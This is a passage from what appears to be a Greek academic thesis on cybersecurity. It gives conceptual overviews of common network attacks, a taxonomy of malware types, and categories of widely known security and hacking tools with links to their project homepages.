6. **Man-in-the-Middle Attack:** Στην επίθεση αυτή, οι hackers στοχεύουν στην παρεμβολή στην επικοινωνία μεταξύ δύο κόμβων, ελέγχοντας την δικτυακή σύναψη και επικοινωνία. Με τον τρόπο αυτό, μπορούν να υποκλέψουν και να αλλοιώσουν τις πληροφορίες που στέλνονται μεταξύ δύο κόμβων δικτύου. Γι΄αυτό, θα πρέπει στην σύναψη επικοινωνίας μεταξύ δύο μερών να υπάρχουν πρωτόκολλα αυθεντικοποίησης (authentication) και να χρησιμοποιούνται αλγόριθμοι κρυπτογραφίας.

7. **Eavesdropping:** Αποτελεί τεχνική υποκλοπής της συνομιλίας και επικοινωνίας των χρηστών μεταξύ τους. Το μέσο που εκμεταλλεύονται οι hackers είναι το τηλέφωνο, το VoIP (Voice over Internet Protocol), και τα δίκτυα της κινητής τηλεφωνίας. Οι συσκευές VoIP έχουν κενά ασφαλείας και γι' αυτό προσβάλλονται εύκολα από κακόβουλα λογισμικά, και γι' αυτό επίσης τον λόγο έχει αναπτυχθεί το VoSIP (Voice over Secure IP). Η τεχνική eavesdropping επικεντρώνεται στην υποκλοπή των πακέτων μεταγωγής σε ένα δίκτυο υπολογιστών, με στόχο την σύνθεση της πληροφορίας που μεταδίδεται.
8. **Credential Reuse:** Η μεθοδολογία των hackers αυτή βασίζεται στο γεγονός ότι πλέον στην σημερινή εποχή ο κάθε άνθρωπος είναι χρήστης σε πάρα πολλές εφαρμογές και συστήματα, στα οποία απαιτείται για την εκμετάλλευσή τους προσωπικοί κωδικοί εισόδου (credentials). Επειδή ο αριθμός αυτός είναι σίγουρα μεγάλος, καθώς ο κάθε άνθρωπος – χρήστης έχει προσωπικό Η/Υ, e-mail accounts, internet banking/e-banking account, smartphone accounts, social media accounts, PINs καρτών, κ.α., πολλοί χρήστες χρησιμοποιούν έναν ή περιορισμένους σε αριθμό, ίδιο ή ίδιους αντίστοιχα, κωδικούς εισόδου σε εφαρμογές και συστήματα. Οι hackers δύναται, επιτιθέμενοι σε ένα ΠΣ ή προμηθευόμενοι από την μαύρη αγορά του διαδικτύου, να αποκτήσουν συλλογές ονομάτων και κωδικών, τους οποίους κωδικούς μπορούν να χρησιμοποιήσουν για την είσοδό τους σε ιστοσελίδες και συστήματα, προσποιούμενοι τους χρήστες.
9. **Cookie theft:** Τα cookies είναι μικρά αρχεία κειμένου που αυτόματα είτε με την θέληση του χρήστη αποθηκεύονται στον φυλλομετρητή (browser), όταν αυτός περιηγείται στο Internet. Τα αρχεία αυτά αναφέρονται σε προσωπικά δεδομένα και επιλογές του χρήστη, όπως το ιστορικό περιήγησης και τα credentials (username & password) του χρήστη για την αυτόματη είσοδο σε διαδικτυακές πλατφόρμες και ιστοσελίδες. Εφόσον ένα hacker αποκτήσει πρόσβαση με τεχνικές παραπλάνησης στον browser ενός χρήστη, οπότε και στα αποθηκευμένα cookies, δύναται να υποκλέψει τις ανωτέρω ευαίσθητες πληροφορίες και να προσποιηθεί τον ανυποψίαστο χρήστη κατά την είσοδο στους ιστοτόπους και στις διαδικτυακές εφαρμογές, που απαιτούν κωδικούς εισόδου. Οι ιστοσελίδες που πρέπει να χρησιμοποιεί ένας χρήστης πρέπει να είναι κρυπτασφαλισμένες, δηλαδή να χρησιμοποιούν για το session τους SSL

certification, να είναι δηλαδή του τύπου https:// και όχι http://, και η αποθήκευση ή ανταλλαγή των δεδομένων τους γίνεται με κρυπτογράφηση.

10. **Keylogger:** Αυτές οι επιθέσεις γίνονται με την χρήση φυσικού ή λογικού τρόπου Keylogger. Για το μεν φυσικό τρόπο, το Keylogger αποτελεί μια συσκευή ηλεκτρομαγνητικής εκπομπής, αισθητήρα έξυπνης συσκευής, αισθητήρα ήχου ή συσκευή υποκλοπής πληκτρολόγησης. Για το μεν λογικό τρόπο, το Keylogger αποτελεί ένα πρόγραμμα καταγραφής της πληκτρολόγησης του χρήστη. Έχει χρησιμοποιηθεί πολλές φορές η μεθοδολογία αυτή στην υποκλοπή κωδικών σε μηχανήματα αυτόματης εξυπηρέτησης πελατών των τραπεζών, τα γνωστά ATM.
11. **Fake WAP:** Χρησιμοποιώντας ένα κακόβουλο πρόγραμμα και ένα ασύρματο δίκτυο, ο hacker μπορεί να στήσει και να προσποιηθεί ένα «νόμιμο» και «ασφαλές» ασύρματο δίκτυο, με το οποίο θα μπορέσει να παρακολουθήσει τους ανυποψίαστους χρήστες και να εκμαιεύσει πληροφορίες. Για να προστατευτεί ο ανυποψίαστος χρήστης από αυτού του τύπου επίθεση, πρέπει να χρησιμοποιεί λογισμικά VPN Secure WiFi Connection.
12. **Spamming:** Αναφέρεται στις επιθέσεις μέσω του ηλεκτρονικού ταχυδρομείου, όπου χρησιμοποιείται το πρωτόκολλο SMTP (Simple Mail Transfer Protocol) μέσω TCP/IP πρωτόκολλο δικτύωσης. Στις επιθέσεις spamming γίνεται προσπάθεια παραπλάνησης τους ανυποψίαστου χρήστη για την εκτέλεση κακόβουλου κώδικα σε άνοιγμα και εκτέλεση βημάτων σε ηλεκτρονικό μήνυμα.

Κεφάλαιο 3ο


Κατηγοριοποίηση και παραδείγματα Κακόβουλου Λογισμικού

3.1 Γενικά στοιχεία

Ένα ηλεκτρονικό πρόγραμμα χαρακτηρίζεται κακόβουλο εκτελεί εντολές που έχουν ως αποτέλεσμα την βλάβη υπολογιστικών πόρων ενός ΠΣ ή την υποκλοπή ευαίσθητων δεδομένων ενός ΠΣ [26]. Σαφώς, η εκτέλεση κακόβουλου προγράμματος, δηλαδή η επίθεση του hacker, και η πρόκληση ζημίας στο ΠΣ, πηγάζουν από την κακόβουλη διάθεση του προγραμματιστή – hacker. Στην διεθνή επιστημονική και τεχνολογική κοινότητα για τον όρο «κακόβουλο πρόγραμμα» ή «κακόβουλο λογισμικό», χρησιμοποιείται η αγγλική λέξη «**malware**», που είναι σύνθετη από την φράση «**mal**icious soft**ware**».


Η τεχνολογική έκρηξη από την δεκαετία του ’70 ειδικά και μετά, έφερε αυτό που ονομάζουν οι ιστορικοί και φιλόσοφοι, την «τεχνολογική επανάσταση», σε αντιστοιχία με την βιομηχανική επανάσταση του 18ου και 19ου αιώνα. Η τεχνολογική επανάσταση έφερε την ψηφιακή εποχή και εξελίχθηκε ραγδαία, σε σημείο που πολλοί θεωρούνε ότι μπαίνουμε σε μια άλλη εποχή, αυτής της Τεχνητής Νοημοσύνης και της Μηχανικής Μάθησης σε όλο το φάσμα των ανθρώπινων δραστηριοτήτων. Όμως, μαζί με την θετική εξέλιξη της ψηφιακής εποχής μας με τις σημερινές γενιές συστημάτων μετάδοσης της πληροφορίας 4G/5G του Διαδικτύου, τον Παγκόσμιο Ιστό, και τις «έξυπνες» συσκευές, ακολούθησε και η αρνητική εξέλιξη στη χρήση των μεθόδων ανάπτυξης λογισμικού, αυτή δηλαδή που επέτρεψε και συνεχίζει να επιτρέπει σε κακόβουλους χρήστες να συντάσσουν κώδικα και να χρησιμοποιούν εργαλεία για να προξενούν ζημίες σε ΠΣ και ηλεκτρονικές συσκευές που διαθέτουν κάρτες RFID ή συνδέονται με ασύρματο δίκτυο WiFi. Η Εικόνα 10 δείχνει ένα παράδειγμα σχηματικής

απεικόνισης σε παγκόσμιο χάρτη του εντοπισμού Κακόβουλου Λογισμικού με βάση τον δείκτη της πιθανότητας προσβολής οποιασδήποτε ηλεκτρονικής συσκευής [27].



Εικόνα 10. Παράδειγμα σχηματικής απεικόνισης σε παγκόσμιο χάρτη του εντοπισμού Κακόβουλου Λογισμικού με βάση τον δείκτη της πιθανότητας προσβολής οποιασδήποτε ηλεκτρονικής συσκευής [27].

Είναι πολύ χαρακτηριστικές οι ιστοσελίδες των διαφόρων εταιρειών παρακολούθησης των επιθέσεων από κακόβουλα προγράμματα και των εταιρειών παραγωγής anti-malware και anti-viruses software, διότι παρακολουθώντας την παγκόσμια διαδικτυακή κίνηση, σε πραγματικό χρόνο καταγράφονται οι επιθέσεις και αποτυπώνονται σχηματικά στον παγκόσμιο χάρτη. Τα στιγμιότυπα οθονών (screenshots) από δύο ιστοσελίδες εταιρειών φαίνονται παρακάτω στις Εικόνες 11 και 12 αντίστοιχα και είναι εντυπωσιακά [28],[29].



Εικόνα 11. Kaspersky Cyberthreat Real-Time Map [28]

Εικόνα 12. Live Attacks Map powered by ThreatCloud Intelligence [29].

3.2 Ταξινόμηση του Κακόβουλου Λογισμικού

Τα κακόβουλα προγράττα αναλόγως του τρόπου ενεργείας τους επί των ηλεκτρονικών συστημάτων, ταξινομούνται ως ακολούθως [30]:


1. **Viruses (Ιοί):** Αποτελούν προγράμματα που μολύνουν έναν Η/Υ, και αναπαράγονται για να μολύνουν άλλα προγράμματα στον Η/Υ. Σε παρομοίωση με την βιολογική δράση του ιού, οι ιοί στην Επιστήμη των Υπολογιστών προσομοιώνουν την βασική δράση των πραγματικών ιών, δηλαδή την μόλυνση του ξενιστή (host), δηλαδή ενός οργανισμού, και την χρησιμοποίησή του για την αναπαραγωγή τους και την επιβλαβή επίδρασή τους σε αυτόν τον οργανισμό.
2. **Worms (Σκουλήκια):** Αποτελεί πρόγραμμα που μολύνει έναν Η/Υ και μεταδίδεται αυτομάτως μέσω των τοπικών ή ευρύτερων δικτύων Η/Υ ή μέσω διαδικτυακών συστημάτων και εφαρμογών.
3. **Trojan Horses (Δούρειοι Ίπποι):** Αποτελούν κακόβουλο λογισμικό στο οποίο ο χρήστης παραπλανάται νομίζοντας ότι εκτελεί μια ασφαλή και χρήσιμη

εφαρμογή, που στην πραγματικότητα οδηγεί στην εκτέλεση κακόβουλου προγράμματος, εγκαθιστώντας μια κερκόπορτα (backdoor) στο ΠΣ. Με τον τρόπο αυτό, ο hacker μπορεί με απομακρυσμένο τρόπο να εισέλθει στο ΠΣ χωρίς να γίνεται εύκολα αντιληπτός.

4. **Botnets:** Τα bots ή web robots ή web bots είναι κακόβουλα προγράμματα λογισμικού που τρέχουν συνεχώς και για χιλιάδες φορές διάφορα scripts στο Διαδίκτυο. Τα botnets αναφέρονται σε ένα δίκτυο Η/Υ ή διασυνδεδεμένων συσκευών στο Διαδίκτυο, που ελέγχεται από hacker. Τα botnets φαίνονται να αποτελούν μια από τις σημαντικότερες απειλές στην ασφάλεια του Διαδικτύου.
5. **Backdoors:** Αποτελούν κακόβουλα προγράμματα που επιτρέπουν την εκτέλεση εντολών μέσω συγκεκριμένων TCP/UDP πόρτες. Δεν αποτελούν άμεσα μολυσματικά λογισμικά, καθώς μέσω των backdoors οι hackers μπορούν να εισέρχονται απομακρυσμένα σε ένα ΠΣ με σκοπό να υποκλέψουν δεδομένα και credentials ή/και να εκτελέσουν επιζήμιο κώδικα, χωρίς να γίνονται αντιληπτοί από τους χρήστες και τους διαχειριστές του ΠΣ. Τύποι backdoor προγραμμάτων είναι τα zombies ή bots.
6. **Rootkits:** Το rootkit είναι μια συλλογή αρχείων που εγκαθίσταται σε ένα Η/Υ για να αλλάξει το πρότυπο του λειτουργικότητα του.
7. **Web browser plugins:** Τα διαδικτυακά πρόσθετα προγράμματα φυλλομετρητών επιτρέπουν την εμφάνιση και εκτέλεση προγραμμάτων ή αρχείων με καθορισμένο τρόπο στον φυλλομετρητή. Οι hackers μέσω κακόβουλων plugins δημιουργούν spyware λογισμικό, που σκοπό έχει την κατασκόπευση της δραστηριότητα του χρήστη και την υποκλοπή ευαίσθητων πληροφοριών από τον φυλλομετρητή του.
8. **Adware:** Το κακόβουλο λογσιμικό, συνήθως ιός ή συνδυασμός malware, εισέρχεται σε έναν Η/Υ όταν ο χρήστης κάνει κλικ στο διαφημιστικό add, που εμφανίζεται σε μια διαδικτυακή εφαρμογή.


Μια πιο σύγχρονη μελέτη (Barria *et al.*, 2016) υποστηρίζει ότι υπάρχει η πρώτη γενιά malware που αποτελείται από κώδικα που δεν άλλαξε και είναι παρωχημένος, οπότε και τον ονομάζει «No Stealth» , και από την δεύτερη γενιά malware, που είναι το

No Stealth malware που υπόκεινται σε τροποποιήσεις δυαδικού κώδικα και σε διαδικασίες απόκρυψής του ή κρυπτογράφησής του (Εικόνα 13) [31].



Εικόνα 13. Προτεινόμενη ροή αναβάθμισης και απόκρυψης malware από τους hackers [31].

Ως αποτέλεσμα της μελέτης του Bariia και των συνεργατών του είναι η Εικόνα 14, στην οποία δίδεται μια άλλη προσέγγιση στην ταξινόμηση του κακόβουλου κώδικα στην σημερινή εποχή.



Εικόνα 14. Προτεινόμενη ταξινόμηση του κακόβουλου λογισμικού [31].

3.3 Κατηγορίες Malware Toolkits

Στην σημερινή εποχή, είναι γεγονός ότι έχουν αναπτυχθεί πληθώρα εργαλείων με τα οποία οι hackers εκμεταλλεύονται για την ανάπτυξη ή χρήση έτοιμων βιβλιοθηκών και κώδικα, για να ανιχνεύσουν, να εισχωρήσουν, να ζημιώσουν υπολογιστικούς πόρους ή να υποκλέψουν δεδομένα, τα λεγόμενα «malware toolkits» [32]. Ανάλογα με την δράση του hacker, ανίχνευση ενός δικτύου ή ανάπτυξη/χρήση κώδικα ή επίθεση, υπάρχει και η αντίστοιχη εργαλειοθήκη, που εξαιτίας του Διαδικτύου μπορεί εύκολα κανείς να βρει, να εγκαταστήσει και να χρησιμοποιήσει διάφορα λογισμικά. Πολλά toolkits, δηλαδή συλλογές από λογισμικά, διανέμονται στην σκοτεινή πλευρά του Διαδικτύου, στο λεγόμενο Dark Web. Μια συγκεντρωμένη εικόνα από τα malware toolkits είναι ως ακολούθως:

1. **Pack Sniffers:** Αποτελούν λογισμικά που παρακολουθούν την δικτυακή ενσύρματη ή ασύρματη κίνηση των πακέτων πληροφορίας. Τα pack sniffers αναλύουν πρωτόκολλα επικοινωνίας και λεπτομέρειες των διακινούμενων πακέτων πληροφορίας. Τα γνωστότερα pack sniffers είναι το Wireshark[1], το Nemesis[2] και το Nmap[3].
2. **Port Scanners:** Είναι λογισμικά για την απομακρυσμένη ανίχνευση των ανοιχτών θυρών σε ένα ΠΣ, που διαθέτει LAN/WAN δίκτυο ή/και διασυνδέεται στο Διαδίκτυο. Παραδείγματα είναι το Nmap[3], το Angry IP Scan[4] και το Netcat[5].
3. **Vulnerability Scanners:** Είναι λογισμικά, εμπορικά ή open source, που αναζητούν αδυναμίες και ευπάθειες σε ένα ΠΣ με τοπικό ή απομακρυσμένο τρόπο εκτέλεσης. Χαρακτηριστικότερα προγράμματα αυτής της κατηγορίας είναι το Comodo HackerProof[6], το Wireshark[7], το Nessus Professional[8], το Microsoft Baseline Security Analyzer[9] και το OpenVAS[10] [33].
4. **Penetration/Vulnerability Exploitation Hacker Tools:** Αποτελούν λογισμικά για τον έλεγχο κενών ασφαλείας σε ένα ΠΣ. Ωστόσο, κάποια από αυτά

[1] https://www.wireshark.org/
[2] http://nemesis.sourceforge.net/
[3] https://nmap.org/
[4] https://angryip.org/download/#windows
[5] http://netcat.sourceforge.net/
[6] https://www.comodo.com/hackerproof/
[7] https://www.wireshark.org/
[8] https://www.tenable.com/products/nessus/nessus-professional
[9] https://www.microsoft.com/en-us/download/details.aspx?id=19892
[10] http://www.openvas.org/

διαθέτουν και το πλαίσιο ανάπτυξης ή εκμετάλλευσης έτοιμων μικρο-προγραμμάτων για την προσβολή ενός ΠΣ, όχι απαραίτητα με κακόβουλη διάθεση. Τα γνωστότερα εργαλεία τέτοιου είδους είναι το Metasploit[11], το BeEF[12] και το Core Impact[13] [34].


5. **Password Crackers:** Αποτελούν λογισμικά για την εύρεση κωδικών σε εφαρμογές και λειτουργικά συστήματα Η/Υ. Επιχειρούν να σπάσουν credentials ακόμη και σε ΠΣ που χρησιμοποιούν two-way authentication [35],[36]. Μερικά παραδείγματα είναι το Brutus[14], το RainbowCrack[15] και το Cain and Abel[16].

6. **Phishing Tools:** Είναι εργαλεία με τα οποία οι hackers δεν επιτίθονται ευθέως σε ένα ΠΣ, αλλά προσπαθούν να προξενήσουν το ενδιαφέρον των ανυποψίαστων χρηστών, ώστε να εκτελέσουν κακόβουλο κώδικα ή να πλοηγηθούν σε ιστοσελίδες που ελέγχουν οι ίδιοι οι hackers ή να εκμαιευτούν κωδικοί των χρηστών. Για το phishing χρησιμοποιείται το Διαδίκτυο και συνήθως το ηλεκτρονικό ταχυδρομείο και τα μέσα κοινωνικής δικτύωσης, όπου οι hackers μπορούν πολύ εύκολα να στήσουν κακόβουλους υπερσυνδέσμους (hyperlinks) σε κείμενο της HTML σελίδας και σε αναδυόμενα παράθυρα (pop-ups) [37]. Το γνωστότερο εργαλείο αυτής της κατηγορίας είναι το SecurityIQ's PhishSim[17].

3.4 Προσομοίωση εκτέλεσης και επίδρασης κακόβουλου προγράμματος

Στην Εικόνα 15 παρουσιάζεται με περιγραφική στατιστική τα ποσοστά αναλογίας των κακόβουλων προγραμμάτων που μολύνουν τα ΠΣ κρυμμένα σε τύπους αρχείων. Με αφορμή το παραπάνω γράφημα και στα πλαίσια της παρούσης Διπλωματικής Εργασίας προσομοιώνεται ο τρόπος εκτέλεσης και της επίδρασης ενός μολυσμένου αρχείου pdf [38].

[11] https://www.metasploit.com/
[12] https://beefproject.com/
[13] https://www.coresecurity.com/core-impact
[14] http://www.hackingtools.in/free-download-brutus/
[15] http://project-rainbowcrack.com/
[16] http://www.oxid.it/cain.html
[17] https://securityiq.infosecinstitute.com/



Εικόνα 15. Top Malicious File Types Statistics 2018 by Check Point Software Technologies LTD [32].

Εικονικό Σύστημα Προσομοίωσης

